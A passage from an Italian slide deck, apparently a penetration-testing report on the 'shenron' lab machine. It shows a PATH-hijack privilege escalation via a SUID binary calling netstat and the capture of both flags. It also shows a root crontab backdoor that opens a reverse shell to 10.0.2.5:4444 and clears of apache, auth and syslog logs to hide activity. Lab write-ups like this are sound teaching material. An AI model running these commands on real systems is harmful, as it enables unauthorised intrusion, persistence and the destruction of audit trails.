drwxr-xr-x 3 root root 4096 Apr 15 2021 ..  
-rwx——— 1 shenron shenron 220 Apr 15 2021 .bash_logout  
-rwx——— 1 shenron shenron 3771 Apr 15 2021 .bashrc  
drwx——— 2 shenron shenron 4096 Apr 15 2021 .cache  
-rwx——— 1 shenron shenron 33 Apr 16 2021 local.txt  
-rwsr-xr-x 1 root root 16712 Apr 15 2021 network  
-rwx——— 1 shenron shenron 807 Apr 15 2021 .profile  
-rwx——— 1 shenron shenron 0 Apr 15 2021 .sudo_as_admin_successful  
shenron@shenron:~$ cat local.txt  
cat local.txt  
a57e2ff676cd040d58b375f686c7cedc  
shenron@shenron:~$ █
```

PRIVILEGE ESCALATION

Cattura della Seconda Flag



File «network» con permessi eseguibili da qualsiasi utente



Utilizzato **strings** per scoprire che il file chiamava **netstat**



Creazione di uno script **netstat** che apre una shell root nella cartella /tmp



Modificato il **PATH** per dare priorità alla directory /tmp



Esecuzione del file network per avviare una **root shell** e conquista della **seconda flag**



PRIVILEGE ESCALATION

Cattura della Seconda Flag

```
shenron@shenron:~$ cd /tmp  
cd /tmp  
shenron@shenron:/tmp$ echo "/bin/bash" > netstat  
echo "/bin/bash" > netstat  
shenron@shenron:/tmp$ chmod +x netstat  
chmod +x netstat  
shenron@shenron:/tmp$ ls -la  
ls -la  
total 12  
drwxrwxrwt 2 root      root      4096 Oct  6 22:59 .  
drwxr-xr-x 18 root      root      4096 Apr 16  2021 ..  
-rwxrwxr-x  1 shenron    shenron   10 Oct  6 22:59 netstat  
shenron@shenron:/tmp$ export PATH=/tmp:$PATH  
export PATH=/tmp:$PATH  
shenron@shenron:/tmp$ echo $PATH  
echo $PATH  
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin  
shenron@shenron:/tmp$
```

```
root@shenron:/# ls -la
ls -la
total 1533108
drwxr-xr-x 18 root root 4096 Apr 16 2021 .
drwxr-xr-x 18 root root 4096 Apr 16 2021 ..
lrwxrwxrwx 1 root root 7 Apr 15 2021 bin → usr/bin
drwxr-xr-x 4 root root 4096 Apr 15 2021 boot
drwxr-xr-x 18 root root 4040 Oct 6 20:53 dev
drwxr-xr-x 88 root root 4096 Apr 16 2021 etc
drwxr-xr-x 3 root root 4096 Apr 15 2021 home
lrwxrwxrwx 1 root root 7 Apr 15 2021 lib → usr/lib
lrwxrwxrwx 1 root root 9 Apr 15 2021 lib32 → usr/lib32
lrwxrwxrwx 1 root root 9 Apr 15 2021 lib64 → usr/lib64
lrwxrwxrwx 1 root root 16 Apr 15 2021 libx32 → usr/libx32
drwx— 2 root root 16384 Apr 15 2021 lost+found
drwxr-xr-x 2 root root 4096 Apr 15 2021 media
drwxr-xr-x 2 root root 4096 Apr 15 2021 misc
drwxr-xr-x 2 root root 4096 Apr 15 2021 opt
dr-xr-xr-x 176 root root 0 Oct 6 20:55 proc
drwxr-xr-x 3 root root 4096 Apr 16 2021 root
drwxr-xr-x 22 root root 568 Oct 6 20:54 run
lrwxrwxrwx 1 root root 8 Apr 15 2021 sbin → usr/sbin
drwxr-xr-x 2 root root 4096 Apr 15 2021 srv
-rw—— 1 root root 1569827840 Apr 15 2021 swapfile
dr-xr-xr-x 13 root root 0 Oct 6 20:53 sys
drwxrwxrwt 2 root root 4096 Oct 6 22:59 tmp
drwxr-xr-x 13 root root 4096 Apr 15 2021 usr
drwxr-xr-x 12 root root 4096 Apr 15 2021 var
root@shenron:/# cd root
cd root
root@shenron:/root# ls -la
ls -la
total 40
drwx— 3 root root 4096 Apr 16 2021 .
drwxr-xr-x 18 root root 4096 Apr 16 2021 ..
-rw-r--r-- 1 root root 3106 Dec 5 2019 bashrc
drwx— 2 root root 4096 Apr 15 2021 cache
-rw-r--r-- 1 root root 161 Dec 5 2019 .profile
-rw-r--r-- 1 root root 593 Apr 16 2021 root.txt
-rw—— 1 root root 15757 Apr 16 2021 .viminfo
root@shenron:/root# cat root.txt
cat root.txt
```

Your Boot Flag Is Here := a7ed78963dff9450a34fcc4a0eech9

Keep Supporting Me. ;-)
root@shenron:/root#



09

MANTAINING ACCESS



MANTAINING ACCESS



MANTAINING ACCESS

Backdoor nel Crontab

Comando aggiunto:

```
0 * * * * root /bin/bash -c 'bash -i >& /dev/tcp/10.0.2.5/4444  
                                0>&1' > /dev/null 2>&1
```



```
root@shenron:~# cat /etc/crontab
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the 'crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .----- minute (0 - 59)
# | .---- hour (0 - 23)
# | | .--- day of month (1 - 31)
# | | | .-- month (1 - 12) OR jan,feb,mar,apr ...
# | | | | .- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# | | | | |

# * * * * * user-name command to be executed
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
0 * * * * root    /bin/bash -c 'bash -i >/dev/tcp/10.0.2.5/4444 0>1' >/dev/null 2>1
```



Ogni ora esegue il comando `/bin/bash` da utente root e avvia una reverse shell verso l'attaccante

MANTAINING ACCESS

Backdoor nel Crontab



Eseguiamo netcat sulla porta 4444 sulla macchina Kali, e
dopo un'ora...

```
[root@kali ~]# nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.0.2.5] from (UNKNOWN) [10.0.2.7] 45758
bash: cannot set terminal process group (3212): Inappropriate ioctl for device
bash: no job control in this shell
```

PULIZIA DEI LOG

Rimozione della Reverse Shell

Ripristiniamo il file 404.php di WordPress rimuovendo la backdoor

The screenshot shows the WordPress admin dashboard with the 'Appearance' menu selected. In the center, the 'Edit Themes' screen is displayed for the 'Twenty Eleven' theme. The specific file being edited is '404.php'. The code editor shows the following content:

```
<?php
/*
 * Template for displaying 404 pages (Not Found)
 *
 * @package WordPress
 * @subpackage Twenty_Eleven
 * @since Twenty Eleven 1.0
 */

get_header(); ?>

    <div id="primary">
        <div id="content" role="main">

            <article id="post-0" class="post error404 not-found">
                <header class="entry-header">
                    <h1 class="entry-title"><?php _e( 'This is somewhat embarrassing, isn&rsquo;t it?', 'twentyeleven' ); ?></h1>
                </header>

                <div class="entry-content">
                    <p><?php _e( 'It seems we can&rsquo;t find what you&rsquo;re looking for. Perhaps searching, or one of the links below, can help.', 'twentyeleven' );
                    <?></p>

                    <?php get_search_form(); ?>

                    <?php the_widget( 'WP_Widget_Recent_Posts', array( 'number' => 10 ), array( 'widget_id' => '404' ) ); ?>

                <div class="widget">
                    <h2 class="widgettitle"><?php _e( 'Most Used Categories', 'twentyeleven' ); ?></h2>
                    <ul>
```

At the bottom of the code editor, there are buttons for 'Documentation', 'Function Name...', 'Look Up', 'Update File', and a 'Select theme to edit' dropdown set to 'Twenty Eleven'.

The right sidebar lists other theme files:

- Templates
- 404 Template (404.php)
- Archives (archive.php)
- Author Template (author.php)
- Category Template (category.php)
- Comments (comments.php)
- content-aside.php
- content-featured.php
- content-gallery.php
- content-image.php
- content-intro.php
- content-link.php
- content-page.php
- content-quote.php
- content-single.php
- content-status.php
- content.php
- Theme Footer (footer.php)
- Theme Functions (functions.php)


PULIZIA DEI LOG

Pulizia dei file

Comandi Utilizzati:

- echo "" > /var/log/apache2/access.log
- echo "" > /var/log/apache2/error.log
- echo "" > /var/log/auth.log
- echo "" > /var/log/syslog

```
listening on [any] 4444 ...
connect to [10.0.2.5] from (UNKNOWN) [10.0.2.7] 45758
bash: cannot set terminal process group (3212): Inappropriate ioctl for device
bash: no job control in this shell
root@shenron:~# echo "" > /var/log/apache2/access.log
echo "" > /var/log/apache2/access.log
root@shenron:~# echo "" > /var/log/apache2/error.log
echo "" > /var/log/apache2/error.log
root@shenron:~#
root@shenron:~# echo "" > /var/log/auth.log
echo "" > /var/log/auth.log
root@shenron:~# echo "" > /var/log/syslog
echo "" > /var/log/syslog
root@shenron:~# cat /var/log/syslog
cat /var/log/syslog
root@shenron:~# cat /var/log/apache2/access.log
cat /var/log/apache2/access.log
root@shenron:~#
```





GRAZIE PER L' ATTENZIONE



Penetration Testing
Report

CREDITS: This presentation template was created by [Slidesgo](#), and includes icons by [Flaticon](#), and infographics & images by [Freepik](#)

